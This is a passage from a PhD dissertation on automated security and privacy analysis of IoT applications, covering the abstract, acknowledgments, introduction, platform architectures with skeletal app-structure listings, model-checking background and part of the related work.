The Pennsylvania State University
The Graduate School
College of Engineering

AUTOMATED IOT SECURITY AND PRIVACY ANALYSIS

A Dissertation in
Computer Science and Engineering
by
Zeynel Berkay Celik

Submitted in Partial Fulfillment
of the Requirements
for the Degree of

Doctor of Philosophy

August 2019

The dissertation of Zeynel Berkay Celik was reviewed and approved* by the following:

*Signatures are on file in the Graduate School.

Abstract

The introduction of Internet of Things (IoT) devices that integrate online processes and services with the physical world has had profound effects on society—smart homes, personal monitoring devices, enhanced manufacturing, and other IoT applications have changed the way we live, play and work. While industry and users have widely embraced the systems supporting IoT, we have yet to understand the implications of these devices on our safety, security, and privacy.

In this dissertation, we explore the limitations of existing IoT systems to reason about security and privacy not only as individual devices but as environments of physically and digitally interacting systems. We develop techniques and systems that target safety, security and privacy analysis of IoT applications and environments within physical spaces. First, we characterize the use and potential misuse of sensitive information and identify sensitive data flows in IoT applications. We introduce SainT, a static taint analysis system that uncovers privacy risks an IoT application presents. Second, we explore the interactions among devices within the physical spaces that lead to unsafe or insecure environments. We design and build Soteria, a static analysis system, that models the interactions between devices through source code analysis and verifies via model checking not only the correct operation of a device but the composite behavior of the devices in an environment. Lastly, we develop IoTGuard, a dynamic policy-based enforcement system for IoT devices, which enforces identified properties by monitoring the device execution behavior at runtime. IoTGuard eliminates the limitations of source code analysis in over-approximating IoT states and state transitions, more precisely tracks them using runtime information, and deals with new devices dynamically plugged into an IoT environment. Additionally, we extend safety and security analysis within physical domains to digital domains. Using these systems, we identify threats to safety, security, and privacy and provide consumers, developers, and industry with systems that mitigate threats to IoT in practice.

Table of Contents

List of Figures

List of Tables

Acknowledgments

I remember my first day of being a Ph.D. student at Penn State. I knocked at Dr. Patrick McDaniel's door early in the morning. I was a bit tense and excited about meeting him for the first time. He was polite when he welcomed me into his room and made me feel as he already knows me for a long time. I started hurriedly talking about the research ideas. He gently stopped me and asked if I need anything during my first days in States. When my meeting was over, I was confident that I made the right choice about my advisor during my Ph.D. journey. Dr. Patrick McDaniel is a great mentor; taught me how to write research papers, how to give talks, how to work with industry on projects, how to be an independent thinker and how to be an adviser. I got everything I needed to get work accomplished. A special gift he gave me was in showing me the way when I lose confidence in my research topic and realizing the quality of the work I have done. He inspired me to think the high-level message, taught me to dedicate myself to the research of great importance and made me realize confidence in my abilities. Along the way, he became more than an advisor; he is one of my best friends and a second family. I also offer a special thank to his family, his wife Megan and his children Sinclair and Emerson. They always make me feel part of their family and have been a pillar of strength and support of the entire crew. They all sacrifice their time during paper deadlines, be our bedrock of support, and provide the hospitality of their home.

With a special mention to Dr. Gang Tan, it was fantastic to have the opportunity to work the majority of my research with him. I am thankful for his aspiring professional guidance, invaluable constructive criticism and positive attitude during my research work. He has taught me a great deal about the art of program analysis and software security and provided me with feedback at every point during the research that helped me to work in time. Special thanks must also be given to the other members of my committee. Dr. Thomas F. LaPorta provided me with guidance and a number of valuable comments about the techniques used in our analysis. I would also like to thank Dr. David Reitter and Dr. Selcuk Uluagac for taking time out of his busy schedule to serve on my committee.

Along the way, I met many lab members who joined the Systems and Internet and Infrastructure Security Laboratory, or SIIS Lab and Institute for Networking and Security Research both before and after myself. I would like to thank them all for their service and support, Robert Walls, Devin J. Pohly, Damien Octeau, Yuqiong Sun, Xinyang Ge, Dan Krych, Eric Kilmer, Nate Lageman, Meghan Riegel, Raquel Alvarez, Valentin Vie, Bolor-Erdene Zolbayar, Quinn Burke, Sushrut Shringarputale, Alejandro Salazar, Adrian Cosson, Stephen Lange-Maney, Jake Levenson, Elif Erdogdu, Michael Norris, Shen Liu, Dongrui Zeng, Stefan Achleitner, Diman Tootaghaj, Vajiheh Farhadi, Noor Felemban, and Himanshu Sukheja. It has been great working with all of you during the last five years, and I hope to work with you again in the future.

A special group from SIIS Lab requires special recognition. Nicolas Papernot and I started grad school at the same time, and I have worked with him on many occasions. Nicolas is always ready with brilliant insights and always offered me his valuable time in our technical discussions. He has also been a constant support in helping me in the academic job market. Ryan Sheatsley has been a great friend over the years. He has been willing to listen to my questions even when he was very busy, helped me manage SIIS Lab, took over the lab's administrative burdens and provided me with useful feedback on paper drafts. I would also like to make note of Eric Pauley, whom we have had several deeply interesting conversations about program analysis while also having some most in-depth and enlightening technical details in paper drafts. I am lucky to call them friends.

I also thank my fellow friends in Computer Systems and High Performance Computing Labs for all their support and encouragement on my research: Onur Kayiran, Adwait Jog, Ashutosh Pattnaik, Prasanna Venkatesh, Prasanth Thinakaran, Tulika Parija, Anup Sarma, Jashwant Gunasekaran, Haibo Zhang, Xulong Tan, and Shulin Zhao. Thank you all for your time and hospitality every time I came to your labs to ask my technical and non-technical questions.

Outside of Penn State, I have had the opportunity to collaborate with various researchers throughout my graduate education, but I want to highlight Dr. Selcuk Uluagac and his research group members in particular. They have always been generous with their time and helped shape the privacy projects on Internet of Things and collaborative machine learning. I am grateful to have had an opportunity to work with them, and I look forward to many years of future work together.

Finally, I owe a special thanks to my family; my parents Nilufer and Huseyin, my brother Serkay, my cousins and Nida believed in me and provided me with unconditional love and support in all those things of life beyond doing a Ph.D. Thanks for all encouraging me to explore new directions in life and seek my destiny; this journey would not have been possible without you.

Funding Acknowledgements: I would like to thank Army Research Laboratory and NSF for their financial support.

This research was sponsored by the Combat Capabilities Development Command Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA) and the National Science Foundation Grant No. CNS-1564105. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Combat Capabilities Development Command Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes not withstanding any copyright notation here on.

Dedication

To my parents, who gave me their unwavering support.

Chapter 1

Introduction

Broadly defined as the Internet of Things (IoT), the growth of devices that integrate physical processes with digital connectivity has had profound effects on society. From smart homes to personal monitoring devices and manufacturing automation, IoT applications (apps) have changed the way we monitor and interact with our living spaces. In fact, my smartwatch interrupted my writing this paragraph with a reminder; such interactions are examples of the rapidly changing way in which smart devices pervade our daily lives. Yet, while industry and users have widely embraced the systems supporting IoT, we have yet to understand the implication these devices on our security and privacy. These networked systems have access to private data that, if leaked, would cause privacy issues, e.g., information about when the user sleeps or who and when others are at home. In addition, IoT environments necessarily have access to functions that, if abused, would put user security at risk, e.g., unlock doors when the user is not at home or create unsafe conditions by turning off the heat in cold weather.

Incidents threatening user security and privacy have caused concern about the risks of embracing IoT augmented lives and led to fervent calls for restrictions on its use. These risks are far from merely academic: vulnerable and faulty devices can lead to everything from compromised baby-monitors [144] to vehicle crashes and monetary theft [141]. In other domains, failures could cause serious health consequences in the form of compromised IoT pacemakers [137] or even result in catastrophic environmental damage from pipeline explosions [75].

Much like traditional security problems, many of these failures are a consequence of software bugs, user error, poor configuration, or faulty design. Others represent new classes of problems: (1) lack of visibility into the use of sensitive data from devices. For instance, if a user lets an app access the energy meter, the user cannot know if the app will send the energy usage to the app developer, advertisers, or to any other entity; and (2) limited capability to verify the correct operation of IoT devices and environments within the physical spaces they may inhibit when deployed. For example, devices might have conflicting goals: an IoT door lock may try to lock the door to secure the house while a smoke alarm wants to keep residents safe by unlocking the door during an emergency—individual devices might be operating correctly, but jointly create a dangerous environment.

The IoT development platforms provide guidelines and policies for regulating security [13,108,125], and related markets provide a degree of internal (hand) vetting of the applications prior to distribution [11, 129]. However, they lack basic tools and services to analyze what they do with sensitive information—i.e., application privacy [100, 147, 155], and they do not possess the capability to determine whether an IoT device or environment is implemented in a way that is safe, secure, and operates correctly [28, 30, 52].

Given the explosive growth of IoT devices and the increasing importance of the domains they are used in, it is essential that IoT systems improve on the largely ad hoc certifications present in current market practices. In this dissertation, we develop new analysis techniques and systems to provide rigorous guarantees for IoT implementations. As such, the results of this work provides a means to achieve a safer and more secure transition to environments of physically and digitally interacting systems in practice.

1.1 Thesis Statement

Security particularly as it applies to IoT is in its infancy. Techniques from security and privacy research promise to address broad security goals, but attacks continue to emerge in IoT systems. Because these goals are not defined and addressed across sensors, physical space, and their interaction with the digital domain, seemingly inconsequential software artifacts put users and environment at risk. For this reason, the direct application of existing software security techniques is not always effective.

Underlying these concerns is the need for the capability to certify that an IoT system (device and/or service) is implemented in a way that is safe, secure, and respects to privacy. This introduces several important challenges. First, there is no current way to model the ways in which an IoT implementation will interact with the environment. Second, the size and complexity of the state space of IoT implementations prevent easy analysis for most non-trivial properties. Third, there are few techniques for identifying the safety, security, and functional properties to certify that are relevant to a device or environment.

The research presented in this dissertation addresses these challenges in a unified framework for (a) the certification of IoT system implementations with respect to safety, security and privacy properties, and (b) the generation of property compliant IoT implementations. Addressing these challenges require new analysis techniques and systems designs that target realistic IoT domains, devices, and development practices. This leads to the following thesis statement:

Program analysis can be used to produce proofs of correctness that ensure IoT implementations and environments adhere to safety, security, and privacy properties.

The central insight of the thesis that allows us to make progress in this exceptionally difficult domain is that IoT programming frameworks are highly structured and thus can be leveraged to enable tractable analysis of complex properties. Described throughout, IoT development platforms almost universally structure system implementations on sensor-computation-actuator idioms [7,10,44,50,58,106,110,117]. Such structures lend themselves naturally to the extraction of state machines-based models that are readily analyzable using techniques such as model checking. At the same time, abstracting IoT devices as highly structured state machines enables the automatic translation of high-level IoT specifications to IoT implementations guaranteed to preserve properties at runtime.

We note that the focus of this thesis is on developing device-centric analysis and construction. We will formally evaluate the relevant properties of a target application and multi-applications controlling one or more IoT devices with respect to its implementation, i.e., application source code.

1.2 Contributions and Dissertation Outline

We present an overview of the research problems investigated in this thesis. Following the above thesis statement, we make the following contributions:

- *We present in Chapter 5 formally grounded methods and tools to characterize the use of sensitive information and identify the sensitive data flows in IoT implementations.* IoT applications have access to data that can be highly private. We explore methods and tools to evaluate the use (and potential avenues for misuse) of sensitive information and identify privacy risks IoT applications present. We develop SAINT, a static taint tracking tool that finds sensitive data flows in IoT applications by tracking information flows from taint sources (e.g., device state (door locked/unlocked)) to taint sinks (e.g., Internet and messaging services) [27]. We evaluate SAINT on 230 market apps and find 138 (60%) include sensitive data flows.
- *We identify in Chapter 6 new classes of IoT failures, interactions within the physical domain that lead to unsafe or insecure environments.* IoT software and hardware frameworks do not possess the capability to determine if an IoT device or environment is implemented in a way that is safe, secure, and operates correctly [30]. The SOTERIA augmentation of the IoT systems provides formal verification of IoT apps and environments through model checking [29]. SOTERIA extracts a state model from the application source code and environments and validates identified safety and security properties on the state models. We evaluate SOTERIA on 65 market apps through 35 properties and find nine (14%) individual apps violate ten (29%) properties. Further, our study of combined app environments uncovered eleven property violations not exhibited in isolated apps.
- *We show in Chapter 7 the need for monitoring IoT device behaviors to identify and ultimately enforce the safety and security policies at runtime.* We develop IOTGUARD, a dynamic-analysis system that enforces identified policies by monitoring the device execution behavior at runtime [31]. Being dynamic, IOTGUARD more precisely tracks IoT states and state transitions using runtime information and can deal with new devices dynamically plugged into an IoT environment. IOTGUARD responds to policy violations either by blocking policy-violating device actions or by asking users to approve or deny violations through runtime prompts. We evaluate IOTGUARD on 65 market applications (35 IoT and 30 trigger-action apps) executed in a simulated smart home. IOTGUARD enforces 11 unique policies and blocks 16 states in six (17.1%) IoT and five (16.6%) trigger-action apps without significant overhead.

Another contribution of this thesis is the development of an IoT-specific test corpus IoTBench, an open repository that includes unique safety, security, and privacy violations in IoT applications and environments (Appendix C). The repository includes 19 different malicious applications that contain test cases for interesting flow analysis problems as well as for IoT-specific challenges and 17 flawed applications that include an array of safety and security violations [74]. We evaluate the effectiveness of SainT, Soteria, and IoTGuard systems on IoTBench apps.

Before we introduce the technical contributions, we begin by with Chapter 2 presenting the preliminary concepts of IoT systems architecture, IoT applications, and program verification. We follow with Chapter 3, which covers related work on IoT and control systems analysis, and formal methods for software verification. In Chapter 4, we provide an intermediate representation of IoT apps, which is used to model the IoT app lifecycle and perform analysis on it. Lastly, we give closing observations and discuss the future of research in this field in Chapter 8.

1.3 Publications

The chapters of this dissertation are drawn from, or expansions of, the publications:

- Z. Berkay Celik, Leonardo Babun, Amit K. Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A. Selcuk Uluagac. "Sensitive Information Tracking in Commodity IoT". 27th USENIX Security Symposium, August 2018.
- Z. Berkay Celik, Patrick McDaniel, and Gang Tan. "Soteria: Automated IoT Safety and Security analysis". USENIX Annual Technical Conference (USENIX ATC), July 2018.
- Z. Berkay Celik, Gang Tan, and Patrick McDaniel. "IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT". 26th ISOC Network and Distributed System Security Symposium (NDSS), August 2019.
- Z. Berkay Celik, Earlence Fernandes, Eric Pauley, Gang Tan, and Patrick McDaniel. "Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities". In ACM Computing Surveys (CSUR), 2019.
- Z. Berkay Celik, Patrick McDaniel, Gang Tan, Leonardo Babun, and A. Selcuk Uluagac. "Verifying IoT Safety and Security in Physical Spaces". IEEE Security & Privacy Magazine, 2019.

Chapter 2

Preliminary Concepts

Two basic concepts form the basis for our work in automated IoT security and privacy analysis: (1) the application structure of IoT applications, and (2) the formal verification technique of model checking. The first section starts with a discussion of IoT platforms to gain insight into their structure. The second section, on model-checking based formal verification, places emphasis on the basic theory of model checking, and how property specifications can be encoded for input to model checking tools.

2.1 Architecture of IoT Systems

IoT systems integrate physical processes with digital connectivity. While several IoT platforms have emerged in various domains, they follow a common structure, providing a software stack to monitor and control IoT devices. Figure 2.1 shows the components in a typical IoT platform: IoT devices (❶), a hub (❷), a cloud backend (❸), and IoT applications (❹). In addition, some IoT platforms integrate with external services (❺) and allow user interaction through mobile apps (❻).

IoT devices are equipped with embedded sensors and actuators. Sensors detect properties or changes in the physical world and generate *events* to notify IoT applications while actuators are the actions that a device can perform. For example, a door may have opening, opened, closing, and closed sensor readings, but only open and close actuators. The *hub* controls communication between IoT devices, the cloud backend, and mobile apps. The communication is established through network protocols implemented inside the hub. These protocols are selected depending on




Figure 2.1: An example architecture of IoT system.

requirements such as low power or the need for a lossless connection. The *cloud backend* creates software proxies that act as a conduit for physical devices. It also runs IoT apps and provides services for remote control and monitoring of devices.

Among IoT's most attractive features is support for custom automation in the form of *applications*. For example, an IoT app in a smart home might unlock a door when its presence sensor notifies the app that a user has arrived at home and lock the door once the user is in the house. IoT apps are event-driven; they subscribe to device states or other pre-defined events such as mobile app interactions. An event handler is invoked to handle each event, which may lead to further events and actions. IoT apps may send or acquire information from *external services* through the Internet. For instance, an app may connect to a weather forecasting service and send out its location information to get the local weather and set the room temperature value. IoT platforms often provide users with a proprietary *mobile app* used to add and configure devices and to install IoT apps from a market. Apps are usually vetted prior to publishing, requiring the developer to submit source code.

In recent years, several IoT programming platforms are emerged in a wide range of domains, Apple's HomeKit [10], OpenHAB [106], Samsung's SmartThings [117] for smart home, Android Sensor API [7], Google Fit for wearables [58], ThingWorx [110] for aerospace, Eclipse Kura [44] for general-purpose solutions, and FarmBeats [140] for agriculture. These platforms offer web-based environments and tools that enable developers to write applications. Applications use a diverse set of languages and are executed in the cloud or a local hub. Further, in some IoT platforms, applications are written in a Domain Specific Language (DSL) [106] and they run in a sandbox for performance and security purposes [128].

Table 2.1: Summary of studied IoT programming platforms (as of July 2018).

IoT Platform	**Architecture‡**	**App execution**	**Abstract events**	**Sandboxing***	**Official apps**	**3rd-party apps**	**Programming lang.**
SmartThings	Hub	Hub/Cloud	✓	✓	✓ [125]	✓ [124]	Groovy
OpenHAB	Hub	Hub	✓	◓•	✓ [107]	✓ [105]	Xtend-based DSL
Apple's HomeKit	Hub	Hub	✓	✓	n/a+	n/a	Swift/Objective C
Android Things	Cloud	Cloud	✓	✓	✓ [5]	n/a	Java
Amazon AWS IoT	Both	Cloud	✓	✓	n/a	n/a	SQL-like, (Java, C)†

‡ means whether devices connect to hub or cloud. * means sandboxing is enforced or not. •◓ means it is optional.
† means that programming language depends on SDKs. + n/a means that there is no official app repository managed by the IoT platform.

2.2 Overview of IoT Programming Platforms

IoT platforms provide a software stack used to develop apps that monitor and control IoT devices. In 2018, there are more than hundreds of IoT platforms in the marketplace [73]. We focus on five IoT platforms that have the largest market share, Samsung's SmartThings, OpenHAB, Apple's HomeKit, Android Things, and Amazon AWS IoT. We present a survey of these IoT platforms to gain insights into the structure of their apps. Table 2.1 summarizes our study. Our overview was performed by reviewing the platforms' official documentation, running their example IoT apps, and analyzing their app construction logic. A broad investigation showed that IoT platforms use similar programming structures and the differences lie only in the communication protocols between IoT devices and edge systems. Therefore, we generalize their programming structures to the sensor-computation-actuator idiom, which is used to model an IoT application in Chapter 4.

2.2.1 SmartThings

Samsung's SmartThings consists of a hub, apps, and the cloud backend [29, 129]. The hub controls the communication between connected devices, cloud back-end, and mobile apps. Apps are developed in the Groovy language (a dynamic, object-oriented language) and executed in a Kohsuke sandboxed environment. The cloud backend creates SmartDevices that act as software proxies for physical devices and also runs the apps. The permission system in SmartThings allows a developer to specify devices and user inputs required for an app at install time. Devices in SmartThings have capabilities (i.e., permissions) that are composed of *actions* and *events*. Actions represent how to control or actuate device states and events are triggered when device states change. SmartThings apps control one or more devices

Listing 2.1: SmartThings IoT application structure

```
/* Metadata describing how app is shown in UI */
definition(...)
/* Run-time binding of devices and user inputs */
preferences {...}
/* Predefined methods for updating, initialization, and installation */
def updated() {...}
def initialize() {...}
def installed() {
    subscribe(device, "device event", handler)
}
def handler() {
// Computation and actuators.
}
```

(See Listing 2.1). Apps subscribe to device events or other pre-defined events such as the icon-clicking event, and an event handler is invoked to handle it, which may lead to further events and actions.

2.2.2 OpenHAB

OpenHAB is an open-source automation platform built in the Eclipse IDE [106]. It provides vendor- and technology-agnostic support for various devices specifically designed for home automation. OpenHAB provides flexible device integration and rules to build automated tasks. Similar to the SmartThings platform, the rules are implemented through triggers to react to the changes in the environment (See Listing 2.2). For instance, event-based triggers listen to events generated from devices; timing-based triggers respond to special times (e.g., midnight); system-based triggers run with certain system events such as system start and shutdown. The rules are written in a Domain Specific Language (DSL) based on the Xbase language, which is similar to the Xtend language [45]. Users can install OpenHAB apps by placing them in the rules folder of their installation directories or by downloading from the Eclipse IoT Marketplace [105].

2.2.3 Apple's HomeKit

Apple's HomeKit is a development kit that manages and controls compatible smart devices [10]. The HMHomeManager class describes a set of homes (locations). An HNHome class defines each house and each room within that set. Each room may

Listing 2.2: OpenHAB IoT rule structure

```
rule "<RULE_NAME>"
when
    /* Define events */
    <TRIGGER_CONDITION>
    [or <TRIGGER_CONDITION2> [or ...]]
then
    /* Computation and actuators */
    <SCRIPT_BLOCK>
end
```

Listing 2.3: Apple HomeKit IoT application structure

```
/* Create a home with properties such as the rooms */
private func initialHomeSetup() {...}
/* UI setup for devices and user inputs via HMAccessory */
override func tableView(...) {...}
/* Computation and actuators */
func eventsActions() {
/* Create an HMCharacteristicEvent that invokes when an event happens */

/* Use HMEventTrigger to create predicates that must be met before an action
     is executed */

/* Use executeActionSet to execute all the actions in a specified action set
     (actionSets) */
}
```

include a different number of accessories (HMAccessory). Accessories represent the physical devices. Each accessory supports a service (HMService), similar to the device capabilities in SmartThings, such as unlocking the door. Services of an accessory are organized as HMServiceGroup, which defines accessory services as an individual asset. Accessories are also formed based on the zones (HMZone). This enables developers to group home locations such as the basement, living room, and kitchen. Lastly, each service includes specific characteristics (HMCharacteristic), which describes the services such as a Boolean (locked or unlocked) or floats (the thermostat temperature value). Developers write scripts to specify a set of actions, triggers, and optional conditions to control HomeKit-compatible devices. HomeKit applications can either be written in Swift or Objective C. Users can install HomeKit apps using the Home mobile application provided by Apple [12].

Listing 2.4: AWS IoT rule structure

```
  "sql": "SELECT events from devices WHERE conditions",
    "description": " Rule description",
    "actions":
    [
      {
        /* Take actions when an incoming message meets the conditions
            defined in the rule. */
      }
    ]
}
```

2.2.4 Amazon Web Services (AWS) IoT

Amazon Web Services (AWS) IoT provides communication between smart devices and the AWS Cloud [4]. Connected devices transmit their states to AWS IoT Core. However, optional IoT hubs can be installed to help bridge the connection or add additional use cases. For instance, a home user can use Amazon's Alexa voice assistant to control smart devices. A device shadow service abstracts the physical device and saves the state of the devices for use by other devices or services. Applications are deployed to AWS IoT Core as companion apps and server apps. Companion apps connect to devices through the cloud. For example, a mobile app might use AWS IoT to unlock a smart lock at the user's request. Server apps monitor and control many connected devices. For instance, a fleet operation app might use AWS IoT to map thousands of vehicle locations in real-time. AWS IoT implements interfaces to create and interact with the devices. For instance, the AWS IoT API offers a set of interfaces to develop apps using HTTP requests, and the AWS SDK wraps the HTTP APIs and enables developing apps using language-specific APIs in languages such as Java and C. AWS IoT also supports SQL-like rules, which are used for filtering messages sent to AWS IoT Core and transfer them to other devices or an AWS cloud service (See Listing 2.4). A rule can use data from many devices and perform a set of actions at the same time.

2.2.5 Android Things

Android Things is an Android-based embedded operating system that enables developers to build smart devices and IoT apps [6]. It is built on the core Android app programming stack: official software development kit, Android Studio, and

Listing 2.5: Android Things IoT application structure

```
public class ClassName extends Activity{
    protected void onCreate(...) {
      // Register a callback to take actions when the event happens
      registerGpioCallback(GpioCallback callback) {...}
    }
    /* Close connections and nullify hardware references */
    protected void onDestroy(...) {...}
    /* Callback method invoked from onCreate() */
    private callback(...) {
    // Computation and actuators
    }
}
```

Google Play services. Android Things uses the same lower layers of the stack as Android. For the app framework, the Things Support Library incorporated while specific Android APIs are omitted in Android Things. This library integrates with new hardware types that are not found on conventional Android devices. An app running on an embedded device creates an activity as the main method in its manifest file when the device boots (See Listing 2.5). The apps then monitor device state changes through listeners. When a device event happens, a callback is triggered to implement app functionality.

2.3 Trigger-Action Platform Applications

Trigger-action platforms such as IFTTT (IF This, Then That) [71], Zapier [153] and Apiant [9] allow users to connect services together. A service includes a set of APIs on a trigger-action platform. Users authorize services to their trigger-action platform accounts. For example, a user with a SmartThings IoT platform account can authorize the SmartThings service through the OAuth protocol to communicate with her SmartThings account. Services communicate with each other using REST APIs over HTTP(S) [19, 55]. Trigger-action platforms allow users to create custom automation on services through DO and IF rules. These rules let users connect a trigger in a service to take the desired action in another service—when an event happens in a service, the platform automatically triggers a separate action in another service. DO rules acts as a virtual button trigger to take a set of actions; for example, a DO rule may turn on a smart switch of a user when a button is tapped. IF rules combine two services using a trigger and an action; for example, an IF Rule may make a phone call to the security guard when a motion sensor of a smart home service detects motion after midnight. Users are required to install a companion app provided by the trigger-action platform to trigger DO rules. IF rules run automatically after users configure them via a trigger-action platform web API. As of May of 2018, IFTTT has the largest market share in trigger-action platforms [152]; it provides users with 500 services, 158 of which are IoT services. IFTTT IoT services fall into different categories such as wearables, fitness and health devices, home devices, and monitoring systems.

2.4 Formal Program Verification

Formal program verification is used as a vehicle to analyze the correctness of software in safety-critical systems concerning a formal property [77]. The two most popular methods for formal verification are automated theorem proving and model checking. Automated theorem proving considers a set of axioms used to verify the properties of software execution. Due to the difficulty in representing the knowledge using formulas in some appropriate language, and proving the theorem itself made recent works apply model checking-based verification [65]. In this work, we use model checking for verification of IoT programs.

2.4.1 Model Checking

In model checking, systems or applications are represented as finite state machines and the execution of the software is checked against specified properties. The properties are encoded with use of specifications as constraints on the execution of the model. A temporal formula ϕ is used to define a specification wishing to verify, and it is checked against a model `M`. If the model satisfies the formula for all initial state assignments, this is denoted by $\mathtt{M} \models \phi$. The specifications are written in temporal logic formulas such as Linear Temporal Logic (LTL) or Computational Tree Logic (CTL) [36], which combines path quantifiers with linear-time operators, making it amenable to state-based model checking. LTL and CTL are both a subset of CTL*; neither is a subset of the other. While LTL formula is true for a transition system if and only if it is true for each trace of an automaton, CTL, is a branching-time logic, which can verify multiple paths at the same time.

We use LTL formulas to express the changes in the device states along an infinite path through the Kripke structure representation of a program. Changes in the device states are expressed using the temporal operators `X` (next), `F` (future), `G` (globally), `U` (until), and `R` (release). These operators can be used together with additional logical operators. For instance, `GF`(alarm on `U` (presence `V` light on)) is an LTL specification stating that alarm sounds until either there is a presence of someone and lights are on. This property must hold infinitely many times defined by temporal operators `GF`. In contrast, CTL formulas describe the properties of computation trees rather than just paths. Its formulas are similar to LTL formulas, except that temporal operators are quantified with either `A` (along with All paths) or `E` (there Exists). The specifications can be written such as ensuring that all future states do not open a garage door once a vehicle is parked to the garage, or by asserting that a running automobile will not be stopped in any future state from any running state. CTL also enables a rich notion of sticky states wherein the device states are traceable throughout the subsequent computations.

Model checking software automates verification of a model after a model and properties are constructed. In practice, model checking software is chosen based on a particular set of verification requirements [157]. Some model checkers are used to verify systems with random or probabilistic behavior, e.g., as randomized distributed algorithms. Others use binary decision diagrams to represent large numbers of states in order to prevent state explosion problem. Finally, there are specialized model checkers designed for specific purposes, e.g., hardware design. In this work, we use an open source symbolic model checker NuSMV 2 [34] because of its reliability and maturity. NuSMV is the second generation of the SMV symbolic model checker suitable for testing models. It represents the models and any properties symbolically as a propositional logic formula and uses binary decision diagrams or SAT solvers to carry out the verification. It has its input language that allows the system of device states resulting from the static analysis of an IoT program to be directly encoded into the model. Furthermore, the specification we wish to verify can be written in temporal logic formulas as well as several other specification input languages to check the program models against the validity of properties.

2.4.1.1 State Explosion Problem

An inherent limitation of model checking is the number of states can explode. The state explosion is an explicit problem in model checking techniques [38]. Specifically, if the number of states grows too large, the complexity of the model verification also becomes large, possibly making the model checking challenging. Thus, in the worst case, making this problem inevitable.

To address the state explosion problem, researchers have created various techniques that can be grouped into four categories: (1) Use of efficient data structures, (2) Reduction, (3) Composition, and (4) Bounded model checking. These techniques are frequently applied to industrial applications such as transportation, manufacturing, and energy sectors [35]. One of the first major advances was representing the transition relations implicitly with a data structure named ordered binary decision diagrams (BDDs) [93]. In this approach, states are defined by a BDD instead of by listing each state individually; this often results in exponentially smaller state spaces. This method is successfully used to verify systems that have more than 10^{20} states, and other methods can check systems with more than 10^{120} states through refining the BDD-based techniques [24]. A second approach is to use partial-order reduction [56], which benefits from the independence of actions in a system through an asynchronous composition of processes (i.e., intuitive, analyses that are independent). The third technique is composition, which is used to reason about parts of programs based on the number of properties to be verified [102]. Finally, bounded model checking searches for counterexamples in a transition system up to a fixed length using fast Boolean satisfiability (SAT) solvers [22]. If a counterexample of a given length is not found, longer counterexamples are searched by incrementing the size. Note that some of these techniques are available in some model checker frameworks, while others (like partial order reduction) require us to analyze IoT-specific domains and develop novel algorithms and tools.

In this work, we use program abstraction that interprets the system precisely with fewer variables through an appropriate level of refinement instead of modeling the entire system as well as BDD-based and SAT-based model checking algorithms that make manipulation of such large state machines practical.

Chapter 3

Related Work

This section provides related work on IoT and control systems analysis and formal methods for software verification to aid motivation and understanding of the research provided in the subsequent sections.

3.1 IoT Security and Privacy

Mirroring the expansion of IoT itself, there has been an increasing amount of recent work exploring IoT security and more broadly safety. These works centered on the security of emerging IoT programming platforms and IoT devices [52, 138, 142]. For example, Fernandes et al. [52] identified design flaws in permission controls of SmartThings home applications and revealed the consequences of over-privileged devices. In another vein, Xu et al. [145] surveyed the security problems on IoT hardware design. Other efforts have explored vulnerability analysis within specific IoT devices. For example, Oluwafemi et al. [103] investigate the security risks in light systems controlled by compromised automation systems and Ho et al. [69] study the security of smart locks. These works have found that applications can be easily exploited to gain unauthorized access to control devices and leak sensitive information of users and devices.

Many of these previous efforts on IoT analysis rely on static and dynamic techniques initially tailored for mobile phone security [14, 39, 47, 63, 158]. Yet, static and dynamic analysis have their limitations. Static analysis often suffers from high false alarms, whereas dynamic approaches only execute selected program paths and thus suffer from poor coverage [119]. Several efforts have focused on the security and correctness of IoT programs using a range of analyses. To restrict the usage of sensitive data, FlowFence framework [53,111] have proposed to enforce sensitive data flow control disclosing intended data flow patterns. However, FlowFence requires additional developer effort and computational overhead at run-time. ContexIot [78] is a permission-based system that provides contextual integrity for IoT programs at run time. It is designed to infer the application context automatically and to enforce permissions based on that context.

There are also several recent surveys on IoT security and privacy centered on the security and privacy of emerging IoT devices and protocols. Alwari et al. proposed a methodology to analyze security properties for home-based IoT devices [2]. Roman et al. performed a study on reported IoT attacks and defenses [114]. Others focused on security analysis of IoT architectures [156], available security solutions [79], and privacy threats [1, 159]. Those seeking a survey of IoT more broadly can look to many recent papers covering this rapidly-developing area [54, 69, 103, 123, 145, 149].

3.2 Control Systems Security

Modern control systems use computational sensor/decision systems to control physical processes. These systems are usually composed of a set of networked devices, including actuators, sensors, control processing, communication agents and units like programmable logic controllers (PLCs) [26]. Previous efforts have constructed models using state-space and control-theoretic approaches to model the normal operation of these devices for detecting anomalies and faulty systems. The examples include models built on water control systems [64], chemical reactor processes [25], boiler power plants [143], analog sensors [121], medical devices designed for specific-diseases [68], power grid systems [90] for the automatic generation of malicious PLC payloads [91]. These tools model applications using the domain-specific information and exploit the structure of the control system implementations, e.g., ladder logic [49, 88]. While we will build on these results, the diversity of IoT devices in sensors, resources, and programming frameworks provides unique challenges that require a different approach to verification.

3.3 Formal Verification in Security Settings

